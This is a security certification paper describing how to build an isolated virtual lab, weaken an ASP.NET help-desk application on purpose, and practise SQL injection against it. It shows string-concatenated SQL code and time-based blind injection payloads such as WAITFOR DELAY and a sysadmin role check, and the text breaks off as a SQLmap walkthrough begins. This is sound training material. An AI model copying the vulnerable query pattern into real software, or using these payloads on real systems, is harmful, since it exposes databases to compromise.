H.O.T. | Security

GIAC (GCIH) Gold Certification

Author: Luis Rocha, luiscrocha@gmail.com
Advisor: Johannes B. Ullrich, Ph.D.

Accepted: 7th July 2014

Abstract

The demand for qualified security professionals who possess the required skills and relevant education is increasing substantially. However, the supply is not meeting the demand. The information security industry is growing in size, density and specialization. Across all businesses we need people who understand computer systems, networks and security. In order to help facilitate the growth of these information security skills hands-on training (H.O.T.) can be used to make sure that our abilities have been tested in the most realistic way possible This paper will show how to build an environment that will represent real-world security issues and their respective flaws. Topics such as incident handling, intrusion analysis, system administration, network security, forensics or penetration testing can be taught and practiced. Among other objectives, the primary goal is to grow security expertise and awareness by using a low-cost, high return and self paced hands-on training method to allow us to understand attack methods in order to create effective defenses.

1. Introduction

The information security industry will continue to grow in size, density and specialization (Tipton, 2010). The demand for qualified security professionals who possess relevant knowledge and required skills is growing and will increase substantially (Miller, 2012) (Suby, 2013). The information security discipline is complex and requires continuous investment in training (Suby, 2013). Recently, various articles posted in the media illustrate demand for security professionals (Ballenstedt, 2012). The Cyber workforce has also increased by 600 percent over the last few years. As an example, a search for the phrase "IT Security" on jobserve.com for IT & Telecommunications industry returned over 5000 jobs in UK. As far as the biggest Swiss job portal jobs.ch is concerned, running the same query resulted in over 300 job postings.

That being said, the following question is being raised: How can one help and facilitate the growth of these information security skills? One key method is via training and education. Even though there are plenty of systematic, formalized security training programs, the hands-on training method provides opportunities to practice skills under the most realistic conditions possible (Sisson, 2001). One option is to build an environment that is designed to mimic real life situations by creating a simple virtual IT infrastructure lab that will allow simulating complex implementations . This creates an environment that will have the flexibility to accommodate changes by adding and removing components at will. This environment will represent real-world security issues with their respective flaws in an interactive, hands-on experience which comes with greater advantage over traditional learning methods because security issues often require substantial hands-on training in order to be understood and mastered (Erickson, 2008). In addition there is the advantage of being in a controlled environment in which unforeseen events are nonexistent or at least minimized (Gregg, 2008). By creating this environment we foster the knowledge and promote learning. Topics such as incident handling, intrusion analysis, system administration, network security, forensics or penetration testing can be practiced, explored and explained.

In order to maintain focused, we need to define a clear scope while creating such an environment. Each one of the aforementioned security domains would take several

book volumes to be adequately covered. The environment is flexible enough to allow simulating any of those domains. In this paper we will focus only on familiarizing users with offensive and hacker techniques, attack methods and exploits – all of which the reader can learn, practice at his or her own pace. We won't focus on the countermeasures or defensive techniques which can be an opportunity for the reader to conduct further research. For example, an incident handling question could be: how could you better prepare and be able to identify such attack methods? Or how could you contain, eradicate and recover from such attacks? This paper aims to provide an introduction and encourage further research using the same or similar environments.

It is important to realize that some of the techniques that will be demonstrated could be used to commit nefarious acts, and this paper only provides them so the reader understands how attack methods work. It is also important to understand that as a security professional, readers should only use these methods in an ethical, professional and legal manner (Skoudis & Liston, 2005) (John & Ken, 2004).

The methodology presented creates an environment that will mimic a small business network which will be modified in order to make its defenses weaker or stronger depending on the offensive tools and techniques the reader wants to practice. In addition, a combined arms approach is used to raise awareness of how combining different tools and techniques can lead to more powerful attacks. Throughout the paper the reader is encouraged to practice other scenarios and further explore the techniques and move into more advanced topics.

2. Get the Environment Ready

2.1. Gear Up

Whether the reader is running Linux, Windows or OS X, a virtual environment can be easily build. There are a variety of virtualization systems and hypervisors available. The VMware Workstation was chosen due to personal preference, wide range of operating systems supported, and affordable price. Other open source and commercial

solutions are available and the "thehomeserverblog.com" maintained by Don Fountain contains great articles about them.

Use at least two monitors. The system should be equipped with sufficient RAM and fast I/O like SSD drives or USB 3.0 ports. In most cases an average desktop or laptop can run 2 to 3 machines but a more powerful system with 32GB RAM and enough storage can easily perform with 18 VMs. The first system to be deployed should be a 64 bit host operating system e.g., Windows 7 Professional in order to accommodate enough RAM (Microsoft, 2013). Next the hypervisor software is installed. In this case will be VMware workstation 8. The second component that should be built is a virtual firewall that will be the gateway to the isolated and controlled environment. This is important because the reader does not want to practice tools, exploits and other nefarious software in its home or production network (John & Ken, 2004).

The firewall should have several interfaces mapping to different VMnets which will result in having different networking segments protected by firewall rules and routing. The reader can start with a single-arm DMZ. For a more realistic setup, a DMZ screened subnet approach with a dedicated segment for a management network is preferred. Moving beyond this by adding additional tiers of security is always possible at cost of proportional increase of environment complexity and resources. One of the interfaces of the firewall should be the management interface where the management traffic will reside and where the management systems are. Another interface of the firewall is considered the external. This interface, in the VMware terminology, is configured as Bridge mode. It will connect the environment to the real-world (host network) where the reader might have his wife's and kid's laptop plus the wireless and router devices to be able to connect to the Internet.

The environment used here contains a distributed Checkpoint firewall but any other firewall would work. The reader should choose one that he feels comfortable with or one that he would like to learn about. The distributed Checkpoint installation is made up of two machines: a firewall module and a management station based on SPLAT version R70. Both machines are managed using a Windows server called GUI, that contains the Smart Console client software.



Figure 1 – Virtual Machine Network Adapter Summary

To optimize the install, the DHCP server will be disabled and each VMnet will be mapped to an appropriate network range.

In this environment three (3) DMZ networks were created in the firewall. Each DMZ is assigned an RFC1918 IP network range and will be mapped to a different VMware network. Figure 2 depicts the network diagram and the high level steps to create the environment are described on Appendix A.



Figure 2 – Network diagram

In terms of firewall rules the environment contains a very simple approach where HTTP traffic is allowed from anywhere to the Web server. This is a typical scenario in a small business network. Then the internal DNS server is allowed to make UDP connections towards a public DNS server. Another rule allows NTP synchronization between the various machines and a public NTP server. Management traffic that allows

communicating with the firewall is defined by default as part of the implicit rules. The initial firewall rule base is shown in Figure 3.



Figure 3 – Firewall rule base

2.2. Windows Systems and Infrastructure

After the host configuration, additional components need to be installed. It is important to install and test one component at a time to minimize complexity and to keep good notes. Document each step and relevant configurations like passwords and IP addresses.

The environment needs Microsoft Windows systems. When building a Windows environment start with a Domain Controller and a Member server (TechNet, 2009). A more complex configuration is described in the Windows Server System Reference Architecture (WSSRA) documentation (Microsoft, 2005). It uses a modular approach that allows users to focus on the scenarios or services that are more relevant for their needs. With overview documents, reference blueprints, architecture blueprints, service blueprints and exhaustive implementation guides that will help the users design and implement IT services based on the use of Windows Server Systems products within the context of a real-world enterprise scenario using a fictitious organization, named Contoso (Microsoft, 2005). This documentation was written in 2005 and considers Windows Server 2003 to build foundational infrastructure services. Even though, the WSSRA is a complex set of guidance spanning more than 3,500 pages and contains more information than what is needed, it is a great guide and helps to build a Windows environment. Over time, the services covered by WSSRA are being updated and replaced with the Infrastructure Planning and Design (IPD) Series which will cover Windows Server 2008

(Microsoft, 2012). Below is the logical diagram that illustrates the infrastructure that is build throughout those guides.



Figure 4 – Windows Server System Reference Architecture logical diagram

In the small environment that was build, two Windows machines were used. After having the first Windows machine deployed with a baseline configuration and device drivers installed from VMware Tools, the reader should sysprep it. Next, shutdown the system, compress it, and save it to a separate folder. This folder will be the repository of ready to deploy gold images. Please consider that the sysprep method is to avoid SID duplications when cloning windows machines. Mark Russinovich explains it perfectly: "The Microsoft-supported way to create a Windows installation that's ready for deployment to a group of computers is to install Windows on a reference computer and prepare the system for cloning by running the Sysprep tool. This is called generalizing the image, because when you boot an image created using this process, Sysprep specializes the installation by generating a new machine SID, triggering plug-and-play hardware detection, resetting the product activation clock, and setting other configuration data like the new computer name" (Russinovich, 2009). In addition, after finishing the operating system and driver installation, create a snapshot to save the state of the virtual machine which will allow you to return to any point previously saved. This allows the reset of the virtual machines to a known-good previous state without the need to rebuild the systems from scratch. The scenario that is described here uses two Windows 2008 Standard edition servers. One will have the role of Domain controller and Primary DNS server. The other will run a web server, a database server and a development framework. To get the Windows 2008 operating system media the reader can download an evaluation

copy from Microsoft's download center portal or from MSDN if it has a MSDN subscription. The high level steps needed to create the first Windows Server 2008 are described on Appendix B.

2.3. Web Stack

The next step is to build the second windows machine. This machine will be the web stack with a web server, database and a development framework. Using Windows, IIS, SQL Server and ASP.NET is one option. Another popular choice is Linux, Apache, MySQL and PHP. The first option was chosen. After some research the book "Build Your Own ASP.NET 4 Web Site Using C# & VB" was used because it gives a step-by-step approach to build a web stack using ASP.NET framework (Posey, Barnett & Darie, 2011).

The first steps are to install the required software i.e., Visual Web Developer 2010 Express Edition, .NET Framework 4 and the .NET Framework Software Development Kit (SDK), Microsoft SQL Server 2008 R2 Express Edition and SQL Server Management Studio Express (Posey, Barnett & Darie, 2011).

Then with the web stack ready, the reader can start by creating the first Hello ASP.NET page and getting an understanding how it works in the background. While following the book and advancing trough the chapters to build the web application you will start to get familiar with topics like view state, global configuration, server and client side data validation, visual design and code-behind files, debugging and error handling and interacting with a relational database via ADO.NET (Posey, Barnett & Darie, 2011). The high level steps needed to install the Windows Server 2008 and the web stack are described on Appendix C.

2.4. Artillery – Tools of the Trade

After having the initial infrastructure in place the reader will need to build an arsenal of tools that will get him well equipped to practice, learn and perform offensive techniques. One of the best suites available is the Kali Linux. This distribution brings the

instruments needed in order to execute the steps an intruder will eventually perform during an attack. Depending on the reader's choice, Kali Linux is available in ISO or VMware image format. Similarly arsenals are available like the Samurai Web Testing Framework created by Kevin Johnson of Secure Ideas and Justin Searle of UtilSec which focus on web application penetration testing (Johnson). Other alternatives exist such as Pentoo, Matrix, NodeZero, or Katana which consists of a multi-boot DVD that gathers a number of different tools and distributions in a single location (Engebretson, 2013). Moreover, the reader can choose a preferred operating system and start collecting and installing the tools needed depending on the task or technique. In our environment ,Backtrack R5, which is a precursor of Kali, will be used (Security).

Even though the BackTrack distribution is well known in the security community, many of the tools have malicious capabilities, can cause damage and take systems offline. Make sure to keep those tools in a controlled environment and behind a firewall to minimize the possibility of misuse. You never know if the tools have a hidden feature that targets the user system. In some cases, after trying the tools and techniques, the target operating system needs to be rebuilt. This is another area where VMware shines. Rather than physically reinstalling the operating system or application, its original configuration can be easily restored using snapshots.

In this case the BackTrack was installed from the ISO image and positioned into the bridge network as illustrated in Figure 2. The default gateway on the system points to the virtual firewall's IP address. The installation of BackTrack or Kali is easy and simple and allows the reader to have a ready system with all the tools needed.

3. Making It Defenseless

Instead of modifying the secure test application, the reader could use an existing vulnerable web application. Likewise, the reader could use test sites that allow him to practice hacker techniques in a wide variety of security realms. Just chose one from Aman Hardikar's awesome mind map with various penetration testing practice labs and

vulnerable applications (Hardikar, 2013). But on the other hand, building an infrastructure with simple IT services such as directory services, messaging services and a web stack will allow the reader to enhance the depth and breadth of its skills not only from a security perspective but also from a systems and networking viewpoint.

Also, It is valuable to be exposed to defense and offense. Through the process of creating this environment and then growing it at will, the reader can practice both sides. In this environment a simple and secure web application is created and then its defenses are reduced. For instance, while following the mentioned book to create an ASP.NET website the code uses strong protections against SQL Injection using parameterized queries, stored procedures and data validation controls (Posey, Barnett & Darie, 2011). To make the application less secure, the reader first has to understand the security techniques employed by this application. The same applies to other technologies. For example techniques that protect against malicious user input. Once the code is vulnerable, the reader can explore attack techniques.

After building the mentioned web application, 4 steps are executed to make it vulnerable: First, a user account with system administration privileges is created. Second, the SQL parameterized statements are replaced by dynamic SQL statements. Third, the code is changed to make the application disclose error information and finally, the data validation code is removed to avoid input sanitization based on type, length, format or range.

For step one, go into the SQL Management Studio on your database server and create a user with system administration privilege (sysadmin) as illustrated in the left side of Figure 5.



Figure 5 – User creation in SQL Server and Visual Studio solution explorer

This user will be used to define a database connection using SQL authentication. Then start changing the .NET application code using Visual Web Developer 2010 Express. For reference the right side of Figure 5 shows how these code files look. Next, *web.config* is modified. The authentication mechanism used by the application to connect to the database will change from integrated authentication to SQL authentication as shown on the left side of Figure 6 (Posey, Barnett & Darie, 2011). After making the change make sure the application can be compiled and is working as expected. Next change *HelpDesk.aspx.cs*. Remove the block of code that contains the parameterized SQL statements and replace it with a dynamic SQL as shown in right side of Figure 6.



Figure 6 – Web.config changes and weak SQL statements based on strings concatenation

Following that, step three is to customize the Try-Catch-Finally code block in *HelpDesk.aspx.cs* as shown on the right side of Figure 7. This allows the web application to throw error messages and disclose them locally. Finally change *HelpDesk.aspx* and remove input data validation by commenting it out. This will facilitate the attack methods later on. The left side of Figure 7 shows the code block that should be removed or commented.



Figure 7 – Modify try-catch code block and remove data validation mechanism

In addition, disable the EnableEventValidation and ValidateRequests directives by setting them to false in the header of the *HelpDesk.aspx* (see Figure 8).

```
<%@ Page Language="C#" MasterPageFile="~/Dorknozzle.master"
AutoEventWireup="true" EnableEventValidation="false" ValidateRequest="false"
CodeFile="HelpDesk.aspx.cs" Inherits="HelpDesk" Title="Dorknozzle Help Desk" %>
```

Figure 8 – Local directive settings

By following these steps the reader made the HelpDesk.aspx page vulnerable to SQL injection. This is going to be demonstrated in the next chapter. It is not an intent to make the reader a .NET developer. Still, it is up to the reader if he wants to further read and explore more about what are those measures that were removed or just follow the steps in order to practice the tools and tactics in the upcoming chapters.

4. Deep Dive

During the previous chapter the defenses that were in place in the test application were removed. To achieve this a trial and error approach was used. While looking for SQL injection vulnerabilities, different methods, techniques, and ways of manipulating the user input were tried in order to see how the system reacted.. This method allows us to learn and practice which defenses would need to be removed to allow a successful exploit.

The HelpDesk.aspx page is shown in Figure 9. It simulates a helpdesk ticketing system where the user is allowed to input data into two fields. The "Station Number" and the "Problem Description".



Figure 9 - .NET Web Application simulating a ticketing system

When the user clicks on the "Submit Request" button, the web form takes the value and passes it to a SQL statement. This will happen without validation controls because they were removed. Behind the scenes this page contains an INSERT SQL statement that will receive the user input and insert it into the database. The code block that allows this to happen is shown in Figure 10.

```
"INSERT INTO HelpDesk (EmployeeID, StationNumber, " +
            "CategoryID, SubjectID, Description, StatusID) " +
            "VALUES(5 ,'" + stationTextBox.Text + "' , '" + categoryList.SelectedItem.Value + "', '" +
             subjectList.SelectedItem.Value + "','" + descriptionTextBox.Text + "', 1)", conn);
```

Figure 10 – SQL statement that will be used as injection point.

The database called "Dorknozzle" contains a table called "HelpDesk". This is shown in Figure 11. In the database there are several columns that are used to store the user input. During the trial and error method to discover a SQL injection point it was found that input that is stored in the database as an integer could not be manipulated. This applies to the "Station Number" field. However, the "Description" field uses the nvarchar type and allows up to 50 characters to be inserted.



Figure 11 – SQL Object Explorer of the Dorknozzle database

With this in mind and with the defenses down the reader can start adding characters in the user input fields that would change the initial query logic and see how the system reacts. The first character to try is the single quote. When clicking the submit button the web application returns a SQL exception message. This happens because the error messages were enabled.



Figure 12 – Disclosure of error messages

This was exactly the objective. This SQL error message discloses that the statement submitted had an unmatched number of single quote characters. To further exploit it the reader would need a way to construct a statement in the input field that allowed to terminate the string and append the malicious SQL statement (OWASP,4). At this stage the debug functionality of Visual Studio Express was used. By introducing a break point in the code where the SQL statement is, the application execution could be controlled. Then the Web application was started in debug mode. In the HelpDesk page the character “A” and a single quote was inserted in the "Problem Description" field. When submitting the request the break point kicked in and the step into functionality was used to dig into what was happening. This allows us to verify exactly how the SQL statement was being constructed and executed by the database. Figure 13 shows these steps.



Figure 13 – Debug process in Visual Studio to see behind the scenes what is cause the error

The SQL statement that was being sent to the database was not well formed due to the crafted input which caused an odd number of single quote characters resulting in a SQL error. Figure 14 shows what the SQL statement looks like.



Figure 14 – SQL statement that caused the error message

Now it is just a manner of time to find the correct input that will create a well formed SQL statement and introduce the malicious SQL code. During this iterative process the reader can find that he could close the SQL statement by injecting the right number of values that the database is expecting. Then another statement could be inserted and this would be the injection point and the "--" sequence (two dashes) can be used to ignore the rest of the statement. This SQL injection point is inside an INSERT statement. Because of this you couldn't see the output of the injected query or any difference in the in the responses of the web application which increases the difficulty of the technique. Using a technique called Blind SQL injection, which was first introduced by Chris Anley in 2002, the reader might use inference techniques to get the results (Clarke, 2012). For example, with this technique, SQL statements that analyze the response time can be used. One method is using the sleep function like WAITFOR DELAY 'time'. Using this technique the reader could make the database wait and reveal if a statement was true or false. In Figure 15 is shown how the SQL statement would look like after having the evil payload inserted. This will result in the database to wait 5 seconds before producing the results.



Figure 15 – Test SQL injection point with a time based technique

In addition to the previous example the following SQL statements could be used in the SQL injection point to understand how the database would react:

IF (1=1) WAIT FOR DELAY '0:0:5' --

IF (1>2) WAIT FOR DELAY '0:0:5' --

Then more advanced queries could be used to determine if the current user is part of the sysadmin role:

IF((SELECT (CASE WHEN (IS_SRVROLEMEMBER('sysadmin')=1) THEN '1' ELSE '0' END))='1') WAITFOR DELAY '0:0:5' –

This seems a rather tedious and slow process but this will be automated using well known SQL injection tools in the upcoming chapters. These tools dramatically increase the efficiency of an attacker but also extend the attack population. One disadvantage of these powerful tools is that any inexperienced person can mount complex SQL injection attacks regardless the technique or the database technology (Clarke, 2012).

During this exercise the reader is able to learn about SQL, its inner working queries and how SQL statements are constructed. It should be clear now why is important to disable any error messages and why it is important to sanitize all input. When the reader has a good understanding of the tools and techniques and can control the logic of the application the reader could also use SQL injection with serious consequences. Tools like SQLmap and SQLninja can be used to automate these techniques.

Even though the focus was on SQL injection the environment is ready for additional tests by reducing our defenses further. In the context of this web application the reader could introduce other vulnerabilities such as Cross-Site scripting (XSS), Cross-Site Request Forgery (CSRF) or introduce a broken authentication mechanism. Learning how to do this and understanding the mechanisms behind the scenes is a rewarding exercising. Likewise, learning the attack vectors, use the tools, taking the time to experiment with them and understand how they work will make one better equipped and skilled.

5. Hacking Techniques

5.1. Attack Anatomy

Ed Skoudis describes the anatomy of an attack using a 5 step model. The steps are reconnaissance, scanning, exploit, keeping access, and covering tracks (Skoudis & Liston, 2005). In our environment, the reconnaissance and scanning steps are skipped. The focus will go be on the exploit phase. A sophisticated intruder will spend a great amount of time and resources performing reconnaissance and scanning.

We will use SQL Injection as an example and utilize SQLmap in this exercise. SQLmap has been developed by Bernardo Damele A.G. and Miroslav Stampar and it is an actively maintained and powerful command line tool. It is available as part of the BackTrack and Kali distribution (SQLmap).

Start by getting the latest version of SQLmap from the repository by issuing the command shown in Figure 16.

```
# git clone https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
```

Figure 16 - Retrieving the latest SQLmap code release

To configure SQLmap, we will tweak the default settings. In order to get those settings the reader should access the test site through a proxy like Paros or use the Firefox tamper data plug-in. Save all the POST parameters in a file which will be used as payload. Figure 17 shows the steps taken to retrieve the POST parameters and use them

with SQLmap.

